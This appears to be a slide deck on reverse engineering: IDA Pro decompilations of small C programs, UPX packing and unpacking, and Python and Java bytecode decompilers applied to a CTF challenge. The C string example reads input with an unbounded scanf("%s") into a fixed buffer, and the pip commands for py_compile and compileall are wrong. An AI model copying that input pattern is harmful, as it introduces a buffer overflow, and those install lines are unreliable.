
C/C++ Decompilations (Cont)

Source Code #4: Arrays

```
#include <stdio.h>
int main() {
    int a[10] = {1, 2, 3, 4, 5, 6, 7, 8, 9, 10};
    int i;
    for (i = 0; i < 10; i++) {
        printf("Member[%d]: %d\n", i, a[i]);
    }
    return 0;
}
```

C/C++ Decompilations (Cont)

Decompiling Executable Code #4: Arrays



The screenshot shows the IDA Pro decompiler interface with four tabs: IDA View-A, Pseudocode-A, Hex View-1, and Structures. The IDA View-A tab is active, displaying the following C code:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4[11]; // [rsp+0h] [rbp-30h]
4     unsigned int i; // [rsp+2Ch] [rbp-4h]
5
6     v4[0] = 1;
7     v4[1] = 2;
8     v4[2] = 3;
9     v4[3] = 4;
10    v4[4] = 5;
11    v4[5] = 6;
12    v4[6] = 7;
13    v4[7] = 8;
14    v4[8] = 9;
15    v4[9] = 10;
16    for ( i = 0; (int)i <= 9; ++i )
17        printf("Member[%d]: %d\n", i, (unsigned int)v4[i]);
18    return 0;
19 }
```


C/C++ Decompilations (Cont)

Source Code #5: String

```
#include <stdio.h>
int main() {
    char* a = "Reverse Engineering";
    char b[50];
    printf("Enter String: ");
    scanf("%s", b);
    printf("String a: %s\n", a);
    printf("String b: %s\n", b);
    return 0;
}
```

C/C++ Decompilations (Cont)

Decompiling Executable Code #5: String



The screenshot shows the IDA Pro decompiler window with the following tabs: IDA View-A, Pseudocode-A, Hex View-1, and Structures. The main window displays the decompiled C code for a program. The code is as follows:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[56]; // [rsp+0h] [rbp-40h] BYREF
4     const char *v5; // [rsp+38h] [rbp-8h]
5
6     v5 = "Reverse Engineering";
7     printf("Enter String: ");
8     __isoc99_scanf("%s", v4);
9     printf("String a: %s\n", v5);
10    printf("String b: %s\n", v4);
11    return 0;
12 }
```


C/C++ Decompilations (Cont)

Source Code #6: Function

```
#include <stdio.h>
int add(int a, int b) {
    int x = a + b;
    return x;
}
int main() {
    int x = add(10, 3);
    printf("Result: %d\n", x);
    return 0;
}
```


C/C++ Decompilations (Cont)

Decompiling Executable Code #6: Function




C/C++ Decompilations (Cont)

Decompiling Executable Code #6: Function



```
IDA View-A Pseudocode-A Hex View-1 Structures
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v4; // [rsp+Ch] [rbp-4h]
4
5     v4 = add(10LL, 3LL, envp);
6     printf("Result: %d\n", v4);
7     return 0;
8 }
```



```
IDA View-A Pseudocode-A Hex View-1 Structures
1 int64 __fastcall add(int a1, int a2)
2 {
3     return (unsigned int)(a1 + a2);
4 }
```

Packing and Compressing Executables Code

- UPX (Ultimate Packer for eXecutables) is a free and open-source executable packer that compresses executable files to reduce their size
- In the context of reverse engineering, UPX can be both a tool and an obstacle
- Pack an executable file

```
upx -9 your_executable      # -9 specifies the highest compression level
```

- Unpack an executable file

```
upx -d packed_executable
```

Packing and Compressing Executables Code (Cpnt)

Unpacker in IDA Pro


The screenshot displays the IDA Pro interface with the 'Functions' window on the left and the 'Pseudocode-A' window on the right. The 'Functions' window lists various functions and their segments. The 'Pseudocode-A' window shows the assembly code for the selected function, `main`.

Function name	Segment
<code>_init_proc</code>	<code>.init</code>
<code>sub_1020</code>	<code>.plt</code>
<code>_puts</code>	<code>.plt</code>
<code>__cxa_finalize</code>	<code>.plt.got</code>
<code>_start</code>	<code>.text</code>
<code>deregister_tm_dones</code>	<code>.text</code>
<code>register_tm_dones</code>	<code>.text</code>
<code>__do_global_dtors_aux</code>	<code>.text</code>
<code>frame_dummy</code>	<code>.text</code>
<code>main</code>	<code>.text</code>
<code>_term_proc</code>	<code>.fini</code>
<code>__libc_start_main</code>	<code>extern</code>
<code>puts</code>	<code>extern</code>
<code>__imp__cxa_finalize</code>	<code>extern</code>
<code>_gmon_start__</code>	<code>extern</code>

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     puts("Hello World");
4     return 0;
5 }
```

Packing and Compressing Executables Code (Cpnt)

UPX packer in IDA Pro



```
(kali㉿kali)-[~]
└─$ strings test | more
```

UPX!

7X'.

tdoP7

/lib64

nux-x86-

so.2

Reverse Engineering in Python

Compiling Python Source Code

- Python source code can be converted into a bytecode format (.pyc file) that can be executed by the Python interpreter
- This process is typically managed automatically by the Python interpreter, but there are ways to compile Python code manually or package it for distribution by using many tools
- Using the py_compile module

```
$ pip install pycopy-py_compile
...
$ python3 -m py_compile File1.py File2.py File3.py
```

- Using the compileall module

```
$ pip install compileall
...
$ python3 -m compileall File1.py File2.py File3.py
```

Compiling Python Source Code (Cont)

- Python source code can be converted into a binary format (.exe file) same as C and C++ for distributing Python applications
- Tools like PyInstaller and cx_Freeze can bundle Python scripts, libraries, and the interpreter into a single executable
- Using PyInstaller

```
$ pip install pyinstaller  
...  
$ pyinstaller --onefile example.py
```

This will generate an executable in the **dist** directory

Compiling Python Source Code (Cont)

- Using **cx_Freeze**

```
$ pip install cx_Freeze
```

```
# setup.py
from cx_Freeze import setup, Executable

setup(
    name="example",
    version="0.1",
    description="My Python application",
    executables=[Executable("example.py")],
)
```

```
$ python setup.py build
```

Disassembling Python Bytecode

- Python code is **compiled** to **bytecode** (.pyc files) which can be **disassembled** to understand the structure and logic
- **uncompyle6**: A third-party tool to **decompile Python bytecode** back into source code. A reworking of **uncompyle6** is **decompyle3**
- **PyLingual** makes novel use of transformer models to learn new Python bytecode specifications as they are released
- **dis module**: The Python standard library that can **disassemble Python bytecode** into a more human-readable form
- **inspect module**: This module provides several useful functions to **get information** about live objects, such as **modules**, **classes**, **methods**, **functions**, **tracebacks**, **frame objects**, and **code objects**

Reverse Engineering Tools for Python

uncompyle6

```
(kali㉿kali)-[~]  
$ pip install uncompyle6  
  
(kali㉿kali)-[~]  
$ uncompyle6 code.pyc  
# uncompyle6 version 3.9.1  
# Python bytecode version base 3.8.0 (3413)  
# Decompiled from: Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0]  
# Embedded file name: F:\My CTF\RPCA Grand CTF 2021\Reverse-PBank-Snake Bite\code.py  
# Compiled at: 2021-06-16 12:46:08  
# Size of source mod 2**32: 478 bytes  
import hashlib  
text = "oh_no_snake_bite_me!! "  
md5 = hashlib.md5(text.encode()).hexdigest()  
flag = ""  
for i in range(len(md5)):  
    if i % 2 == 0:  
        flag += hex(ord(md5[i]) ^ ord(md5[i + 1]))[-1]  
    else:  
        flag += hex((eval("0x" + md5[i]) + 13) % 16)[-1]
```

Reverse Engineering Tools for Python (Cont)

decompyle3

```
(kali㉿kali)-[~]  
$ sudo pip install decompyle3  
(kali㉿kali)-[~]  
$ decompyle3 code.pyc  
# decompyle3 version 3.9.1  
# Python bytecode version base 3.8.0 (3413)  
# Decompiled from: Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0]  
# Embedded file name: F:\My CTF\RPCA Grand CTF 2021\Reverse-PBank-Snake Bite\code.py  
# Compiled at: 2021-06-16 12:46:08  
# Size of source mod 2**32: 478 bytes  
import hashlib  
text = "oh_no_snake_bite_me!! "  
md5 = hashlib.md5(text.encode()).hexdigest()  
flag = ""  
for i in range(len(md5)):  
    if i % 2 == 0:  
        flag += hex(ord(md5[i]) ^ ord(md5[i + 1]))[-1]  
    else:  
        flag += hex((eval("0x" + md5[i]) + 13) % 16)[-1]
```

Reverse Engineering Tools for Python (Cont)

PyLingual



<https://pylingual.io/>

Reverse Engineering Tools for Python (Cont)

dis module

```
import dis
def say_hi():
    print("Hello, world!")
dis.dis(say_hi)
```

2	0 RESUME	0
3	2 LOAD_GLOBAL	1 (NULL + print)
	14 LOAD_CONST	1 ('Hello, world!')
	16 PRECALL	1
	20 CALL	1
	30 POP_TOP	
	32 LOAD_CONST	0 (None)
	34 RETURN_VALUE	

Reverse Engineering Tools for Python (Cont)

inspect module

```
import inspect
import os
print(inspect.getsource(os))
```

```
(kali㉿kali)-[~]
$ python program.py | more
r"""OS routines for NT or Posix depending on what system we're on.
```

This exports:

- all functions from posix or nt, e.g. unlink, stat, etc.
- os.path is either posixpath or ntpath
- os.name is either 'posix' or 'nt'
- os.curdir is a string representing the current directory (always '.')
- os.pardir is a string representing the parent directory (always '..')
- os.sep is the (or a most common) pathname separator ('/' or '\\')
- os.extsep is the extension separator (always '.')
- os.altsep is the alternate pathname separator (None or '/')


Reverse Engineering in Java

Decompiling Java Bytecode

- Java code is compiled into **bytecode** (.class files) which can be **decompiled** back into readable **Java source code**
- **Bytecode Viewer**: A lightweight user-friendly **Java/Android** **bytecode viewer, decompiler** & more
- **JD-GUI**: A standalone graphical utility that displays **Java source codes** of .class files
- **SecureTeam Java Decompiler (d4j)**: A **JavaFX-based decompiler** front-end with fast and convenient code navigation
- **CFR**: A popular **open-source decompiler** for Java class

Reverse Engineering Tools for Java


Bytecode Viewer



<https://github.com/Konloch/bytecode-viewer>

Reverse Engineering Tools for Java (Cont)

